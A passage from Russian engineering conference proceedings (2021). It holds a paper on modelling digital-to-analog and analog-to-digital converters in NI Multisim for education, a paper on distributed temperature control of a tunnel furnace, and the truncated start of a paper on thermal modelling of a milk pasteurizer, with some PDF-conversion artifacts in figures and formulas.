- 5. Rakov D. L., Sukhorukov R. Y., Pecheykina M. A. Choosing and evaluating fabrication processes by means of a computer-aided innovation support system based on the morphological approach // Journal of Machinery Manufacture and Reliability. 2019. Vol. 48, № 2. P. 173–178.

- 6. *Klimenko B.*, *Rakov D.* Analysis and synthesis of innovative engineering solutions and technologies based on advanced morphological approach // Advances in Intelligent Systems and Computing. 2018. Vol. 658. P. 274–283.
- 7. Патент РФ № 2413040. Устройство для нанесения покрытия микродуговым оксидированием вентильных металлов и сплавов / Клименко Б. М., Раков Д. Л., Торбек Ю. 2011.
- 8. Раков Д. Л., Сухоруков Р. Ю., Гаврилина Л. В. Анализ и выбор технологических процессов и систем управления для эффективного синтеза микродуговых покрытий // Проблемы машиностроения и автоматизации. 2017. № 1. С. 75–80.
- 9. Печейкина М. А., Митряева О. Е. Синтез системы управления технологическими процессами нанесения износостойких покрытий // Фундаментальные исследования и инновационные технологии в машиностроении: науч. тр. VI Международ. науч. конф. 2019. С. 316–318.
- 10. Печейкина М. А., Раков Д. Л., Воронин И. П. Структурный синтез энергоэффективных систем управления технологическими процессами // Автоматизация, энерго- и ресурсосбережение в промышленном производстве: І Международ. науч.-техн. конф. Кумертау, 2016. С. 352–353.

УДК 621.38

DOI: 10.31799/978-5-8088-1556-8-2021-16-120-126

И. Г. Криволапчук* старший преподаватель **Д. О. Якимовский***

кандидат технических наук, доцент

* Санкт-Петербургский государственный университет аэрокосмического приборостроения

О МОДЕЛИРОВАНИИ ЦИФРОАНАЛОГОВЫХ И АНАЛОГО-ЦИФРОВЫХ ПРЕОБРАЗОВАТЕЛЕЙ В СРЕДЕ NI MULTISIM™

Рассмотрены модели, алгоритмы работы и особенности моделирования аналого-цифровых и цифроаналоговых преобразователей и устройств на их основе в среде NI Multisim™. Приведены примеры моделей для изучения внутреннего устройства преобразователей.

Ключевые слова: преобразование сигналов, аналого-цифровой преобразователь, цифроаналоговый преобразователь, моделирование, обучение.

I. G. Krivolapchuk* Senior Lecturer D. O. Yakimovsky*

PhD, Tech., Associate Professor

* St. Petersburg State University of Aerospace Instrumentation

DIGITAL-TO-ANALOG AND ANALOG-TO-DIGITAL CONVERTERS SIMULATION WITH NI MULTISIM™ ENVIRONMENT

The article describes some aspects of simulation of digital-to-analog and analog-to-digital converters. Examples of models for studying the internal structure of the converters are considered. **Keywords:** signal conversion, ADC, DAC, spice-model, simulation, education.

Цифровые тракты обработки аналоговых сигналов давно и прочно заняли свое место не только в аудиотехнике, но и в системах сбора данных, автоматизации научных экспериментов и, конечно, в системах управления. Неотъемлемой частью подобных систем являются аналого-цифровые (АЦП) и цифроаналоговые (ЦАП) преобразователи. Для их грамотного использования в составе систем специалисты в области проектирования и эксплуатации аналогоцифровых устройств должны обладать знаниями не только о процессах преобразования сигнала, но и об аппаратных средствах это преобразование реализующих. В частности, об устройстве и особенностях работы ЦАП и АЦП различных типов. Серьезную помощь в приобретении этих знаний может оказать моделирование схем с использованием специализированных пакетов. Одним из наиболее совершенных пакетов моделирования гибридных электронных схем, получивший широкое распространение в академической среде, является пакет NI Multisim [1], поддерживаемый и развиваемый фирмой National Instruments. Одним из существенных отличий Multisim от аналогичных продуктов является наличие режима интерактивного моделирования, позволяющего непосредственно наблюдать процессы в моделируемом устройстве и взаимодействовать со схемой. Такая возможность является очень полезной, в частности, при изучении внутреннего устройства АПП.

Рассмотрим в начале цифроаналоговые преобразователи, как более простые в схемном отношении, и, имея в виду, что они могут входить в состав аналого-цифровых преобразователей. Multisim предоставляет две модели ЦАП, которые могут быть использованы для моделирования устройств [2]: с потенциальным выходом -VDAC, и с токовым выходом – IDAC. Каждая из моделей представлена в вариантах 8 и 16 бит. В базе элементов можно обнаружить еще целый ряд названий реальных преобразователей, однако эти элементы не имеют симуляционных моделей и предназначены исключительно для отрисовки схем с возможной последующей разработкой печатных плат – большинство из них имеют описание корпуса с разводкой выводов.

В качестве основы для реализации параллельного цифро-аналогового преобразователя




Рис. 1. Сумматор двоично-взвешенных токов

чаще всего используется сумматор двоичновзвешенных токов, выходной сигнал которого описывается выражением

$$I_{\Sigma} = \sum_{i=0}^{N-1} \frac{I_0}{2^{(N-i)}} \cdot p_i$$
 ,

где I_0 — ток опорного источника; N — разрядность преобразователя; p_i — значение i-го разряда преобразуемого кода — $\{0,1\}$.

Существует множество вариантов схемной реализации таких сумматоров, на рис. 1 показаны две наиболее известные: схема на основе двоично-взвешенных резисторов (рис.1, а) и схема на основе так называемой R-2R-матрицы (рис. 1, б). В качестве опорного источника в них используется источник напряжения U_0 , из которого при помощи резисторов формируются разрядные токи. Первая схема проще и содержит заметно меньшее количество элементов, но при практической реализации, при числе разрядов больше 5÷6, крайне неудобна из-за большого разброса номиналов токозадающих резисторов. Для микроэлектронной реализации ЦАП используются преимущественно варианты схемы рис. 1, б.


В Multisim-модели ЦАП, условное обозначение которого для 8-битной версии представлено на рис. 2, по очевидным причинам используется алгоритм, реализующий схему рис. 1, а. Токовая и потенциальная модели практически идентичны и отличаются только выходными цепями. Для ЦАП с выходом по напряжению выход-

ной сигнал с учетом преобразования токнапряжение определяется следующим образом

$$U_{OUT} = U_{REF}^{-} + \sum_{0}^{7} \frac{p_i \ 2^i}{256} \cdot \left(U_{REF}^{+} - U_{REF}^{-}\right),$$

где U_{OUT} — выходное напряжение преобразователя; U^+_{REF} и U^-_{REF} — напряжения положительного и отрицательного источников опорного напряжения соответственно. В зависимости от способа подключения опорных источников (рис. 3) можно получать как уни-, так и биполярное выходное напряжение. Во втором случае ЦАП будет работать со смещенным кодом, т. е. нулевому напряжению на выходе соответствует код $0\times80_{16}$ (128_{10}) на цифровых входах.

При работе с рассматриваемой моделью необходимо учитывать некоторые особенности реализации, в значительной мере отражающие явления, свойственные и реальным преобразователям. Цифровые входы рассчитаны на работу с сигналами, соответствующими уровням ТТL (лог. 0<0,7 В, лог. 1>2,4 В). При попадании сигнала в «запретный» диапазон токовые ключи будут находиться в промежуточном состоянии, что приведет к неправильной работе преобразователя. Другая особенность, которая может оказать влияние на работоспособность моделируемой схемы, связана с временными соотношениями. Наличие гистерезиса у токовых ключей и ненулевая длительность фронтов цифровых сигналов может приводить к появлению паразитных импульсов на выходе преобразователя в мо-






Рис. 2. Multisim-модели ЦАП с выходом по напряжению (а) и току (б)


D3

00 D.

V1

6V

0 1 9 Q D4 D5 D6 D7 D3 D4 D5 VDAC8 VDAC8 Output Output **V1** 6V



ЗАВАЛИШИНСКИЕ ЧТЕНИЯ'21

Рис. 3. Подключение источников опорного напряжения к ЦАП

менты переключения комбинации на входах ЦАП. Это явление хорошо видно на рис. 3. Величина импульсов будет тем больше, чем больший «вес» имеют переключаемые входы.


Рассмотренные модели ЦАП не имеют прямых аналогов среди реально существующих микроэлектронных устройств. При некоторых допущениях (разный тип выхода) для VDAC8 в таком качестве можно рассматривать устройства DAC08 от Analog Devices и DAC0801 от Texas Instruments.

В отличие от ЦАП, аналого-цифровые преобразователи представлены значительно более широким спектром принципов и подходов к преобразованию сигналов, схемных решений и областей использования различных типов преобразователей. На практике это многообразие во многом нивелируется методами работы с АЦП в конкретной области. Так, применительно к системам управления, взаимодействие с преобразователем сводится к циклическому запуску и считыванию результатов. Такой алгоритм работы позволяет существенно упростить модель, убрав из нее конкретные особенности аппаратной реализации.

Как и в случае с цифроаналоговыми преобразователями, АЦП в Multisim представлены виртуальными моделями для симуляции, АОС и ADC16 на 8 и 16 разрядов, и описаниями реальных микросхем для разработки схем и монтажных плат [2].

Блок-схема Multisim-модели аналого-цифрового преобразователя приведена на рис. 4, а. В состав модели входят ядро преобразования (ADC Core), выходной регистр-защелка для хранения результата (RegN), моностабильный мультивибратор, формирующий временные характеристики рабочего цикла, и схема задержки (ΔT), обеспечивающая появление сигнала окончания преобразования после завершения переходных процессов в регистре-защелке.

Блок *ADC Core* выполняет собственно преобразование входного сигнала в цифровой код. Особенностью этого блока является его инвари-






Рис. 4. Блок-схема модели АЦП (а) и временные диаграммы работы (б)




Рис. 5. Пример совместного использования АЦП и ЦАП

антность по отношению к результирующей разрядности кода — требуемые соотношения определяются непосредственно при работе. Это означает, что пользователь может построить собственную модель преобразователя с нужной ему разрядностью просто изменяя параметры при использовании данного блока. По алгоритму преобразования ближайшим аналогом является схема параллельного (flash) преобразователя на основе делителя напряжения и компараторов. Выходной код блока формируется в соответствии со следующим выражением

$$n = floor \left(rac{U_{INP} - U_{REF}^{-}}{\left(U_{REF}^{+} - U_{REF}^{-}
ight)} \cdot 2^{N}
ight),$$

где n — выходной N-разрядный код; U_{INP} — входное напряжение; floor — функция округления вниз. Источники опорного напряжения U^+_{REF} и U^-_{REF} подключаются таким же, как и для ЦАП, образом, что позволяет преобразовывать одно- и двуполярные сигналы с получением прямого или смещенного кода соответственно.

Выходной регистр-защелка построен по стандартной для таких устройств схеме на основе D-триггеров с общим входом синхронизации.

Работа преобразователя может быть проиллюстрирована с помощью временных диаграмм рис. 4, δ . Запуск рабочего цикла происходит по переднему фронту сигнала SOC (start of conversion), запускающего моностабильный мультивибратор, генерирующий отрицательный импульс («1» \rightarrow «0»). Низкий уровень с выхода мультивибратора, инвертируясь и проходя через блок задержки на выход EOC (end of conversion), формирует сигнал занятости (лог. 1). По заднему фронту импульса мультивибратора в регистрезащелке фиксиру ется текущее состояние выхо-

дов блока *ADC core*. По окончании времени задержки сигнал *EOC* переходит в состояние «готово» (лог. 0). Длительность цикла преобразования по умолчанию установлена равной 1 мкс и может быть изменена пользователем при настройке модели. Следует заметить, что при значительном увеличении длительности цикла необходимо учитывать тот факт, что сигнал на входе преобразователя может за время цикла может существенно измениться, и зафиксированное значение будет отличаться от значения в момент запуска цикла. Для исключения ошибки в таких случаях совместно с АЦП следует использовать устройства выборки-хранения (УВХ).

Имея в своем распоряжении описанные выше модели, пользователь Multisim получает возможность строить полноценные, хотя и огранисобственные сложности, устройств для изучения различных сторон цифровой обработки аналоговых сигналов. В первую очередь - схемного окружения цифровой части, поскольку ограничения в основном связаны с недостаточной для полноценной работы поддержкой микропроцессорных архитектур со стороны Multisim. С другой стороны, при использовании Multisim в образовательных целях простые аналого-цифровые устройства могут строиться вообще без микропроцессоров. Пример такого устройства приведен на рис. 5. Данная схема представляет собой простейший аналого-цифроаналоговый тракт с имитацией вычислительного устройства на регистре, включенном между АЦП и ЦАП. Осциллограммы на рис. 6 позволяют увидеть, что происходит с сигналом в процессе обработки. Пример также подчеркивает характерную для подобных систем задержку прохождения сигнала, связанную с особенностями его обработки вычислительным устройством.




Рис. 6. Осциллограммы работы схемы рис. 5

Больший эффект от использования Multisim можно получить при изучении внутреннего устройства АЦП. Это связано с тем, что при моделировании будут доступны те особенности работы преобразователя, которые принципиально недоступны при знакомстве с аппаратной реализацией, но которые при этом желательно знать для правильного применения. В качестве примера рассмотрим моделирование двух наиболее распространенных на данный момент типов АЦП: с поразрядным уравновешиванием и дельта-сигма [3, 4].

В основе схемы АЦП с поразрядным уравновешиванием лежит так называемый регистр последовательных приближений (РПП или SAR). Кроме него среди наиболее значимых компонентов можно еще указать цифроаналоговый преобразователь и компаратор. В отличие от этих компонентов, модели РПП в библиотеке Multisim не содержится ни в виде описания конкретной микросхемы, ни в виде виртуальной модели. Таким образом, у пользователя есть выбор в части реализации основной части АЦП. Не смотря на относительную схемную сложность




Рис. 7. Модель АЦП с поразрядным уравновешиванием

РПП, описание его работы может быть достаточно легко выполнено в соответствии с правилами Multisim. Правда, в этом случае получается модель, не сильно отличающаяся по закрытости от аппаратного устройства.

Более интересным, с точки зрения результатов, будет построение РПП из дискретных цифровых компонентов. В этом случае для детального исследования доступны все внутренние сигналы. Один из возможных вариантов реализации РПП и АЦП на его основе показан на рис. 7. Для компактности здесь реализован 4-разрядный вариант АЦП. Собственно РПП реализован на D-триггерах (U6,U12-14) и элементах «И» (U2,U7-9) и «ИЛИ» (U3,U17-19). Регистр U16 фиксирует результат по окончании рабочего цикла. Особенностью данной реализации является использование так называемого кольцевого счетчика, построенного на регистре U1. Использование такого счетчика позволяет запустить

преобразователь в режиме, обычно не свойственном данному типу, но позволяющему увидеть некоторые интересные особенности его работы, которые следует учитывать при проектировании реальных устройств. АЦП будет работать в режиме непрерывного преобразования, близкого к работе преобразователей следящего типа.

Как видно из осциллограммы (рис. 8), при работе на участке с неизменяющимся сигналом АЦП демонстрирует устойчивую работу. На этом же участке можно детально увидеть процесс преобразования. При переходе к изменяющемуся сигналу в работе АЦП появляются сбои, связанные как с внутренними причинами – уже известные помехи от ЦАП, так и вызванные изменением сигнала в процессе преобразования. Анализируя результат работы можно сделать вывод, что данный тип АЦП имеет высокую чувствительность к импульсным поме-





Рис. 8. Осциллограмма работы АЦП с поразрядным уравновешиванием



 $Puc. 9. \, Moдель \, A \coprod \Pi$ на основе $\Delta \Sigma$ -модулятора

хам и требует достаточно высокой стабильности входного сигнала в пределах рабочего цикла. Создать условия для нормальной работы можно применением УВХ и предварительной фильтрацией сигнала.

Аналого-цифровой преобразователь на основе дельта-сигма ($\Delta\Sigma$) модулятора имеет более высокую помехоустойчивость и позволяет сравнительно легко наращивать разрядность. Интересной особенностью этого типа преобразователя является то, что при изменении разрядности его схема может вообще не изменяться.

Схемная реализация $\Delta \Sigma$ -АЦП достаточно сложна, поэтому при моделировании этого типа АЦП целесообразно использовать готовые функциональные блоки, имеющиеся в библиотеке Multisim. В первую очередь это относится к использующемуся в структуре преобразователя интегратору. Упрощенная схема, реализующая функции $\Delta \Sigma$ -АЦП, представлена на рис. 9. Как видно из рисунка, ее основная часть соответствует блок-схемам, представленным в литературе. Основной упор в данной схеме сделан на узел, вызывающий наибольшее число вопросов - цифровой фильтр, реализация которого, как правило, не рассматривается. Обычно под этим термином подразумевается некий вычислительный алгоритм. В рассматриваемом случае роль фильтра исполняет счетчик U5, подсчитывающий «правильные» такты. В качестве стробирующего используется тот же сигнал, что и для управления 1-разрядным ЦАП, реализованным на ключе S1. Счетчик U4 совместно с элементом U8 используется для организации цикла преобразования.

В заключение следует отметить, что рассмотренные модели преобразователей могут быть легко реализованы в виде аппаратных макетов. Сравнительный анализ работы виртуальных и реальных моделей позволит глубже изучить вопросы, связанные с АЦ- и ЦА-преобразованием сигналов, функционированием преобразователей и их применением в разрабатываемой аппаратуре.

Библиографический список

- 1. NI Multisim User Manual, 374483D-01 / National Instruments Corp. 2009.
- 2. Multisim Component Reference Guide, 374485A-01 / National Instruments Corp. 2007.
- 3. Волович Γ . M. Схемотехника аналоговых и аналого-цифровых электронных устройств. М.: ДМК Пресс, 2015. 528 с.
- 4. Schreier R., Temes C. Understanding Delta-Sigma Data Converters. Wiley-IEEE Press, 2004. 464 p.

УДК. 681.5

DOI: 10.31799/978-5-8088-1556-8-2021-16-127-129

А. Л. Ляшенко*

кандидат технических наук, доцент

* Санкт-Петербургский государственный университет аэрокосмического приборостроения

РАЗРАБОТКА РАСПРЕДЕЛЕННОЙ СИСТЕМЫ УПРАВЛЕНИЯ ДЛЯ ТУННЕЛЬНОЙ ЭЛЕКТРОПЕЧИ

Рассмотрены туннельные печи. Рассмотрен процесс построения математической модели тепловых процессов в рассматриваемых установках с использование дифференциальных уравнений в частных производных. Полученная модель была решена численными методами. Математическая модель позволила провести частотный анализ исследуемого объекта, по результатам которого был произведен расчет настроек распределенного регулятора.

Ключевые слова: туннельная печь, математическая модель, дифференциальные уравнения, синтез, анализ, контроль, диагностика, моделирование, график переходного процесса, распределенный регулятор.

A. L. Lyashenko*

PhD, Tech., Associate Professor

* St. Petersburg State University of Aerospace Instrumentation

DEVELOPMENT OF A DISTRIBUTED CONTROL SYSTEM FOR A TUNNEL ELECTRIC FURNACE

The work considers tunnel ovens. The process of constructing a mathematical model of thermal processes in the considered installations using differential equations in partial derivatives is considered. The resulting model was solved by numerical methods. The mathematical model made it possible to carry out a frequency analysis of the object under study, according to the results of which the settings of the distributed controller were calculated. **Keywords:** Tunnel oven, mathematical model, differential equations, synthesis, analysis, control, diagnostics, modeling, transient process schedule, distributed controller.

Введение

В работе рассмотрен процесс синтеза распределенной системы управления. Данная система предназначена для управления тепловыми процессами в туннельной печи. Рассматриваемый тип печей может использоваться для обжига керамики, глазурованных изделий, декоративных кирпичей, черепицы и т. д. Кроме того данные печи могут быть использованы для термообработки и плавки легкоплавким металлов.

В качестве примера выберем печь типа ПТО-10.320/10 (рис. 1). Рабочее пространство электропечи имеет форму проходного туннеля, образованного печными модулями. В зависимости от требуемого графика нагрева и производительности печи количество обогреваемых и необогреваемых модулей может изменено. Гибкая модульная конструкция туннельной электропечи позволяет обеспечить требуемый технологический режим нагрева изделий при перемещении их по туннелю. Нагрев электропечи производится нагревателями спирального типа, рас-

положенными на своде рабочей камеры обогреваемых модулей.

Для повышения качества управление нагревом электропечи и движением печных тележек рассмотрим печь как объект с распределенными параметрами для последующего синтеза распределенной системы управления.

Математическая модель тепловых процессов рассмотрены в [1].



 $Puc.\,1.\, Туннельная печь типа \Pi TO-10.320/10$

Анализ объекта управления

Анализ объекта управления производился с использованием положений теории систем с распределенными параметрами.

В соответствии с граничными условиями представим входное воздействие на объект в виде ряда Фурье по пространственным координатам. Подавая поочередно каждое из входных воздействий построим графики переходных процессов в контрольных точках. Далее, полученные функции распределенных входных воздействий и выходных сигналов используем для определения частотных характеристик.

Для построения частотных характеристик аппроксимируем передаточные функции объекта, по каждой моде входного воздействия как апериодическое звено с чистым запаздыванием [2]

$$W(G,p) = \frac{k(G)}{T_P(G) \cdot s + 1} \cdot e^{-s \cdot \tau_P(G)}, \qquad (1)$$

С использованием полученных передаточных функций объекта построим частотные характеристики разомкнутой системы. Для каждого значения обобщенной координаты G, построим частотные характеристики распределенного объекта [3].

Распределенный годограф объекта управления представлен на рис. 2.

Используя полученные логарифмические амплитудная и фазовая распределенные частотные характеристики, произведем расчет распределенного регулятора.

Расчет настроек регулятора. Передаточная функция рассчитываемого регулятора имеет вил:

$$W(x,y,p) = E_1 \cdot \left[\frac{n_1 - 1}{n_1} - \frac{1}{n_1} \nabla^2 \right] + E_4 \cdot \left[\frac{n_4 - 1}{n_4} - \frac{1}{n_4} \nabla^2 \right] \cdot \frac{1}{p} + E_2 \left[\frac{n_2 - 1}{n_2} - \frac{1}{n_2} \nabla^2 \right] \cdot p$$
 (2)

Методика синтеза рассчитываемого регулятора состоит из следующих этапов [3].

В соответствии с методикой синтеза определим желаемые точки среза модуля разомкнутой системы для двух выбранных пространственных мод.

$$G_1 = \Psi_1 + \overline{\Psi_1} = \frac{\pi \cdot 1}{X_L} + \frac{\pi \cdot 1}{Z_L},$$

$$G_3 = \Psi_3 + \overline{\Psi_3} = \frac{\pi \cdot 3}{X_L} + \frac{\pi \cdot 3}{Z_L}$$

Для определения частот среза модуля разомкнутой системы, используем уравнение (3).

$$-\pi + \Delta \phi = -\omega \tau(G_i) - arctg(T(G_i) \cdot \omega) , (i = 1,3)$$
 (3)

Определим значение частот среза модуля, с помощью которых определим значения модуля объекта управления для выбранных пространственных мод

$$M_1 = \frac{K_1}{\left(\left(T_1 \cdot \omega_1 \right)^2 + 1 \right)^{\frac{1}{2}}} = 0.510712;$$




Рис. 2. Распределенный годограф собственных значений




Рис. 3. Замкнутая система управления

$$M_3 = \frac{K_3}{\left(\left(T_3 \cdot \omega_3\right)^2 + 1\right)^{\frac{1}{2}}} = 0.78239.$$

Далее вычисляем значения коэффициентов.

$$n_1 = \frac{-1 + \Delta M - \Delta M \cdot G_1 + G_3}{\Delta M - 1} = 1828.7125,$$

$$E_1 = \frac{\overline{M_1}}{\left[\frac{n_1 - 1}{n_1} + \frac{G_1}{n_1}\right]} = 1.7572.$$

Аналогично произведем расчет остальных настрое и запишем передаточную функцию регулятора.

$$W(x,y,s) = 1.7572 \cdot \left[\frac{1827.7125}{1828.7125} - \frac{1}{1828.7125} \cdot \nabla^{2} \right] + \\ +2.49812 \cdot \left[\frac{2855.1728}{2856.1728} - \frac{1}{2856.1728} \cdot \nabla^{2} \right] \times \\ \times \frac{1}{s} + 0.0207 \cdot s$$

Замкнутую распределенную систему автоматического управления можно представить в виде, как показано на рис. 3.

Заключение

В работе исследованы характеристики туннельной печи типа ПТО-10.320/10. Полученная математическая модель позволила построить частотные характеристики, с помощью которых были проведены исследования с целью последующего синтеза системы управления температурным полем печи. Рассмотрен процесс расчета настроек распределенного регулятора.

По результатам моделирования можно сделать вывод, что система контроля и управления с распределенным регулятором выполняет управление температурой с заданной точностью и в полном соответствии с заданными требованиями.

Библиографический список

- 1. Ляшенко А. Л. Анализ туннельной электропечи как объекта управления с распределенными параметрами // Роль естествознания и технологий в инновационном развитии России: сб. науч. тр. по материалам Международ. науч. практ. конф. Белгород, 26 ноября 2020 г. Белгород, 2020. С. 30–33.
- 2. *Рапопорт Э. Я.* Структурное моделирование объектов и систем с распределенными параметрами: учеб. пособие. М.: Высшая школа, 2003. 299 с.: ил.
- 3. Першин И. М. Анализ и синтез систем с распределенными параметрами. Пятигорск: Рекламно-информационное агентство на КМВ. 2007. 244 с.

УДК. 681.5

DOI: 10.31799/978-5-8088-1556-8-2021-16-130-133

А. Л. Ляшенко*

кандидат технических наук, доцент

С. В. Ефименко**

аспирант

* Санкт-Петербургский государственный университет аэрокосмического приборостроения

** Санкт-Петербургский политехнический университет Петра Великого

РАСЧЕТ НАСТРОЕК РАСПРЕДЕЛЕННОГО РЕГУЛЯТОРА УСТАНОВКИ ДЛЯ ПАСТЕРИЗАЦИИ МОЛОКА

Рассмотрен технологический процесс пастеризации молока. Описана процедура построения математической модели тепловых процессов в технологическом оборудовании с использованием дифференциальных уравнений в частных производных. Полученная модель была решена численными методами. С помощью математическая модель проведены исследования тепловых процессов. По результатам исследований были рассчитаны настройки распределенного регулятора. Расчет настроек производился с применением спектров Гершгорина. Ключевые слова: пастеризация молока, математическая модель, дифференциальные уравнения, синтез, анализ, контроль, диагностика, моделирование, график переходного процесса, распределенный регулятор.

A. L. Lyashenko*

PhD. Tech., Associate Professor

S. V. Efimenko**

PhD Student

* St. Petersburg State University of Aerospace Instrumentation

** Peter the Great St. Petersburg Polytechnic University

CALCULATION OF DISTRIBUTED REGULATOR SETTINGS FOR MILK PASTEURIZATION

The article describes the technological process of milk pasteurization. The procedure for constructing a mathematical model of thermal processes in technological equipment using partial differential equations is described. The resulting model was solved by numerical methods. With the help of a mathematical model, studies of thermal processes have been carried out. Based on the research results, the settings of the distributed controller were calculated. The settings were calculated using the Gershgorin spectra.

Keywords: milk pasteurization, mathematical model, differential equations, synthesis, analysis, control, diagnostics, modeling, transient process schedule, distributed controller.

Введение

Одним из самых распространенных процессов теплового воздействия на молоко является пастеризация. Данный процесс заключается в нагревании молока до заданной температуры, в соответствии с технологией производства, и последующей выдержке при данной температуре.

Принципиально важно с заданной точностью поддерживать температуру в технологическом оборудовании. Вызвано это тем, что при термической обработке изменяет вкусовые качества и аромат молока. Подвергнувшиеся температурному воздействию некоторые элементы, содержащиеся в молоке, изменяют свои физикохимические свойства, и соответственно меняется состав продукта. Нарушение температурного

режима может привести к снижению качества молока и к появлению брака.

Вследствие этого возникает необходимость в проектировании системы управления, предназначенной для тепловой обработки молока с целью производства молочных продуктов с заданными качественными показателями. Поставленную задачу решается с применением положений теории систем с распределенными параметрами.

Составление математической модели

Рассмотрим установку, показанную на рис. 1. Пастеризатор состоит из внутреннего цилиндрического резервуара, изготовленного из кислостойкой нержавеющей стали и заключенного в двустенный наружный корпус [1].



Рис. 1. Установка для пастеризации молока

Пространство между молочным резервуаром и корпусом заполнено водяной рубашкой. Горячая вода через стенку молочного резервуара нагревает молоко. Между корпусом и внешней обшивкой имеется воздушная прослойка, которая выполняет роль термоизоляции.

Математическую модель будем разрабатывать с применением уравнений теплопроводности [2]. Ниже представлен фрагмент математической модели.

Уравнение, описывающее тепловые процессы молока:

$$= a_1 \begin{bmatrix} \frac{\partial^2 T_1(x, \phi, R, t)}{\partial R^2} + \frac{1}{R} \frac{\partial T_1(x, \phi, R, t)}{\partial R} + \\ + \frac{1}{R^2} \frac{\partial^2 T_1(x, \phi, R, t)}{\partial \phi^2} + \frac{\partial^2 T_1(x, \phi, R, t)}{\partial x^2} \end{bmatrix}; \quad (1)$$

 $x_0 \le x \le L_1$; $R_0 \le R \le R_1$; $\phi_0 \le \phi \le 360^0$.

Уравнение (2) описывает тепловые процессы в молочном корпусе

$$\frac{\partial T_2(x,\phi,R,t)}{\partial t} =$$

$$= a_2 \begin{bmatrix}
\frac{\partial^2 T_2(x,\phi,R,t)}{\partial R^2} + \frac{1}{R} \frac{\partial T_2(x,\phi,R,t)}{\partial R} + \frac{1}{R^2} \frac{\partial^2 T_2(x,\phi,R,t)}{\partial \phi^2} + \frac{\partial^2 T_2(x,\phi,R,t)}{\partial x^2}
\end{bmatrix}; (2)$$

1)
$$x_0 \le x \le L_2$$
; $R_1 \le R \le R_2$; $\phi_0 \le \phi \le 360^0$;
2) $L_1 \le x \le L_2$; $R_0 \le R \le R_1$; $\phi_0 \le \phi \le 360^0$.

Уравнение (3) описывает тепловые процессы в водяной рубашкой:

$$\frac{\partial^{2} T_{3}(x,\phi,R,t)}{\partial t} =$$

$$= a_{3} \begin{bmatrix}
\frac{\partial^{2} T_{3}(x,\phi,R,t)}{\partial R^{2}} + \frac{1}{R} \frac{\partial T_{3}(x,\phi,R,t)}{\partial R} + \\
+ \frac{1}{R^{2}} \frac{\partial^{2} T_{3}(x,\phi,R,t)}{\partial \phi^{2}} + \frac{\partial^{2} T_{3}(x,\phi,R,t)}{\partial x^{2}} \end{bmatrix} - (3)$$

$$-9 \frac{\partial T(x,\phi,R,t)}{\partial x};$$

